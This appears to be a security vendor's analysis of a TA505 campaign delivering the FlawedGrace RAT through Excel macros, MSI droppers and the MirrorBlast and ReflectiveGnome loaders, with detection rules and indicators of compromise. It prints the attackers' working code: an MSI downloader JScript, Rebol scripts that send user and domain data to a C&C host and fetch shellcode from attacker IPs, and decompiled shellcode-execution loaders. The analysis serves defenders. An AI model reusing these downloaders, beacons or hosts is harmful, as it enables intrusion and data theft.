


Figure 10. The parameters Subject and Comments are stored in the workbook properties.

deobfuscated downloader.jscript

```
with(new ActiveXObject("WindowsInstaller.Installer")){
    UILevel=2;
    InstallProduct("http://172.105.178.119/install.msi")
}
```

Figure 11. Deobfuscated downloader JScript. This pulls the next stage—an MSI file.

Intermediate Loaders

TA505 now uses multiple intermediate loaders before the delivery of the FlawedGrace RAT. The new loader stages are coded in uncommon scripting languages—Rebol and KiXtart. They appear to serve the same purpose as Get2—a downloader that has been in use by TA505 since 2019 to deliver a variety of secondary payloads. The loaders perform minimal reconnaissance of an infected machine, such as collecting user domain and username information, and download further payloads.




Figure 12. Attack paths ultimately leading to FlawedGrace.

In the attack chain, the Excel macros download the first MSI file, which executes the first loader, encoded in KiXtart scripting language. The KiXtart interpreter then receives a command from the C&C server to download a follow-on MSI package. Of note, KiXtart loader is not always part of the attack chain. The second MSI package contains multiple files that may have different names, for example, AudioDriver.exe (the Rebol interpreter), AudioDriver.exe.lnk (command that informs .ico execution), and image.ico (the Rebol script). This Rebol script is the second new downloader in the chain, that Proofpoint dubbed MirrorBlast.

image.ico script

```
REBOL[]

call "echo %USERDOMAIN%-%USERNAME% > info.txt"
wait 3
info: read %info.txt

random/seed now/precise
either exists? %random.txt [id: enbase read %random.txt] [write %random.txt join random 9999
id: enbase read %random.txt
url: join http://139.59.93.223/c.php?id= id
url: join url "&info="
url: join url enbase info
while[true][attempt[do load url] wait 3]
```

Figure 13. Example of MirrorBlast script, it may be slightly different in different campaigns.

MirrorBlast in turn downloads additional Rebol script stagers that execute simple downloaders, dubbed by Proofpoint as ReflectiveGnome. ReflectiveGnome in turn downloads more shellcode, that will then drop and detonate FlawedGrace.

Stage 2 rebol script

```
rebol[]

call "echo %PROCESSOR_ARCHITECTURE% > %PROCESSOR_ARCHITECTURE%"
wait 2

write/binary %dwm-x32.exe decompress #{
789CED564D6C1347149E4DDC24FC240E14035591D824AEDC16706CF3534A9DE2
946C30D4814DE238FD8362EC49B2C1DE35BBEB284404212556312B4B3D70AA7A
// snip
2EB9465C775DC5EE37DDBBDCEDEEBDEE6EF719F788FBA67BC2FDC05DE2B179EA
3D0D9EFD9E2F3D273CA73D83B37FCD9ED3FF88FE063B1BCD0100100000
}

write/binary %dwm-x64.exe decompress #{
789CED585F6C14C7199F3587B169EECEB85E405554D6C7B6E7D6C2365C9A226A
C35D38C35CBA4E5C73C15684121F77637B95BBDDEBEE9E65881305D9AEB86EAF
// snip
66C92831AB8BB5CBBD13A06A41200A192759294B9F3DE19499D0C6F517881196
0A6A2C4D6FAF9EF0482A6B92B0D4B9E2A4F38BBD7477AE8AA9BBB39A1C2D5BA7
573760FE8D2FFE2F23E73A6700140000
} wait 5

either exists? %x86 [
    call "dwm-x64.exe http://149.28.70.98/host64_sh.bin -nm"
][
    call "dwm-x32.exe http://149.28.70.98/host32_pic.bin -nm"
]
```

Figure 14. Rebol script downloaded by MirrorBlast that drops ReflectiveGnome loader (dwm-x64.exe / dwm-x32.exe).

dwm-x32.exe

```
void __noreturn start() {
  // snip

  pNumArgs = 0;
  szw_commandline = GetCommandLineW();
  arrArgV = CommandLineToArgvW(szw_commandline, &pNumArgs);
  if (pNumArgs > 1 && http_read((int)&data_downloaded, arrArgV[1], (int *)&size)) {
    size_ = size;
    data = (byte *)VirtualAlloc(0, size, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    data_downloaded_ = data_downloaded;
    payload = (void (*)(void))data;
    if (data) {
      if (size_ > 0) {
        data_ = data;
        i = (_BYTE *)data_downloaded - data;
        do { // memmove
          b = (data_++)[i];
          *(data_ - 1) = b;
          --size_;
        } while (size_);
      }
      payload(); // execute next stage as a shellcode
      Sleep(INFINITE);
    }
    if ( data_downloaded_ ) {
      hHeap = GetProcessHeap();
      HeapFree(hHeap, 0, data_downloaded_);
    }
  }
  ExitProcess(0);
}
```

Figure 15. ReflectiveGnome loader which executes the next stage as a shellcode.

loader main() code

```
int __stdcall detonate(int a1, int a2, int a3) {
  // snip

  v4 = 0;
  payload_va = find_base_address(); // base address of the shellcode
  if (payload_va) {
    v8 = (byte *)(payload_va + get_0x5000()); // add 0x5000, to get to the next stage BOF
    if (v8) {
      v11 = 0;
      DllEntryPoint = (int (__stdcall *)(int, int, int))expand_exe_in_memory((int)v8, &v11);
      if (DllEntryPoint) {
        v12 = *(_DWORD *)(v11 + *(_DWORD *)(v11 + 0x3C) + 0x3C) == 0x1000;
        if ( v12 )
          v6 = payload_va;
        else
          v6 = v11;
        if (v12) {
          v9 = *(_DWORD *)(v11 + *(_DWORD *)(v11 + 0x3C) + 0x54);
          v7 = (byte *)ZwAllocateVirtualMemory(-1, 0, v9, 0x3000, 4);
          if (v7) {
            memcpy(v7, (byte *)v11, v9);
            memcpy((byte *)v11, v8, v9);
            *(_DWORD *)(v11 + 0x30) = v7;
            *(_WORD *)v11 = 'OM'; // set the MZ header to MO (MOdule?)
          }
        }
        v4 = DllEntryPoint(v6, DLL_PROCESS_ATTACH, a3); // detonate next stage
      }
    }
  }
  return v4;
}
```

Figure 16. This shellcode drops and detonates an updated FlawedGrace.

Updated FlawedGrace RAT

Proofpoint researchers first observed FlawedGrace in November 2017. It is a full-featured RAT written in C++ that can receive the following commands from its C&C via a custom binary protocol on TCP port 443:

- target_remove
- target_update
- target_reboot
- target_module_load
- target_module_load_external
- target_module_unload
- target_download
- target_upload
- target_rdp
- target_passwords
- target_servers
- target_script
- destroy_os

- desktop_stat

While Proofpoint researchers are still investigating the updates to this version of FlawedGrace, some notable changes include:

- Encrypted strings
- Obfuscated API calls
- Configuration is now stored as an encrypted resource (initial/default config), then it is stored both in a mapped memory region (current configuration instance) and in the registry (persistence)

Attribution

Proofpoint attributes the campaigns discussed in this blog to TA505 with high confidence. Proofpoint's assessment that TA505 is responsible for this renewed activity is based on the aforementioned similarities between historic TA505 campaigns and this new activity, including, but not limited to, code similarities, domain naming patterns and the use of FlawedGrace, which has been almost exclusively linked to TA505 activity.

Outlook

TA505 is an established threat actor that is financially motivated and known for conducting malicious email campaigns on a previously unprecedented scale. The group regularly changes their TTPs and are considered trendsetters in the world of cybercrime. This threat actor does not limit its target set, and is, in fact, an equal opportunist with the geographies and verticals it chooses to attack. This combined with TA505's ability to be flexible, focusing on what is the most lucrative and shifting its TTPs as necessary, make the actor a continued threat.

Proofpoint researchers expect TA505 to continue to adjust its operations and methods always with an eye to financial gain. Using intermediate loaders in its attack chain is also likely to become a longer-term technique employed by the threat actor.

EmergingThreats Detection Rules

2034012 - ET TROJAN MirrorBlast Checkin (trojan.rules)

2034022 - ET TROJAN MirrorBlast CnC Activity M2 (trojan.rules)

2034023 - ET TROJAN MirrorBlast CnC Activity M3 (trojan.rules)

2034091 - ET TROJAN MirrorBlast KiXtart Downloader Client Request (trojan.rules)

2034110 - ET TROJAN MirrorBlast KiXtart Downloader Server Response (trojan.rules)

2034136 - ET TROJAN MirrorBlast KiXtart Downloader Client Request M2 (trojan.rules)

2034042 - ET TROJAN ReflectiveGnome Download Activity (trojan.rules)

EmergingThreats PRO Detection Rules

2850099 - ETPRO TROJAN FlawedGrace CnC Activity M2 (trojan.rules)

2850098 - ETPRO TROJAN FlawedGrace CnC Activity M1 (trojan.rules)

Indicators of Compromise

IOC	IOC Type	Description
hxxp://139.59.93.223/c[.]php	URL	MirrorBlast C&C
hxxp://menorukis[.]su	URL	MirrorBlast C&C
hxxp://fidufagios[.]com/	URL	MirrorBlast C&C
hxxp://feristoaul[.]com/	URL	MirrorBlast C&C
hxxp://172.105.178.119/install[.]msi	URL	MSI Download
hxxp://207.246.101.153/chrome[.]msi	URL	MSI Download
hxxp://207.246.101.153/setup[.]msi	URL	MSI Download
cdn-wfs-nspod[.]com	Domain	FlawedGrace C&C
hxxps://cdn03664-dl-fileshare[.]com/files/xls/Employee%20Update%20-%20Covid[.]xls	URL	Initial Download
hxxps://cdn-8846-sharepoint-office[.]com/CL09302021_00137[.]xls	URL	Initial Download
hxxps://cdn-8846-sharepoint-office[.]com/COVID19_list[.]xls	URL	Initial Download
hxxps://cdn-8846-sharepoint-office[.]com/FP01102021_001[.]xls	URL	Initial Download

hxxps://dzikic-my-sharepoint[.]com/file/Manulife_policy[.]xls	URL	Initial Download
hxxps://dzikics-my-sharepoint[.]com/file/Employee_Authorization_Form[.]xls	URL	Initial Download
hxxp://141.164.41[.]231/host64_sh[.]bin	URL	MirrorBlast Payload (FlawedGrace)
hxxp://141.164.41[.]231/host32_pic[.]bin	URL	MirrorBlast Payload (FlawedGrace)
hxxp://89.44.197[.]46/host64_sh[.]bin	URL	MirrorBlast Payload (FlawedGrace)
hxxp://89.44.197[.]46/host32_pic[.]bin	URL	MirrorBlast Payload (FlawedGrace)
hxxp://193.42.36[.]110/host64_sh[.]bin	URL	MirrorBlast Payload (FlawedGrace)
hxxp://193.42.36[.]110/host32_pic[.]bin	URL	MirrorBlast Payload (FlawedGrace)
hxxp://5.149.255[.]14/host64_sh[.]bin	URL	MirrorBlast Payload (FlawedGrace)
hxxp://5.149.255[.]14/host32_pic[.]bin	URL	MirrorBlast Payload (FlawedGrace)
hxxp://155.138.205[.]35/?pool	URL	First Stage Kixtart Script Payload
hxxp://45.79.239[.]23/version.php?data=	URL	First Stage Kixtart Script C&C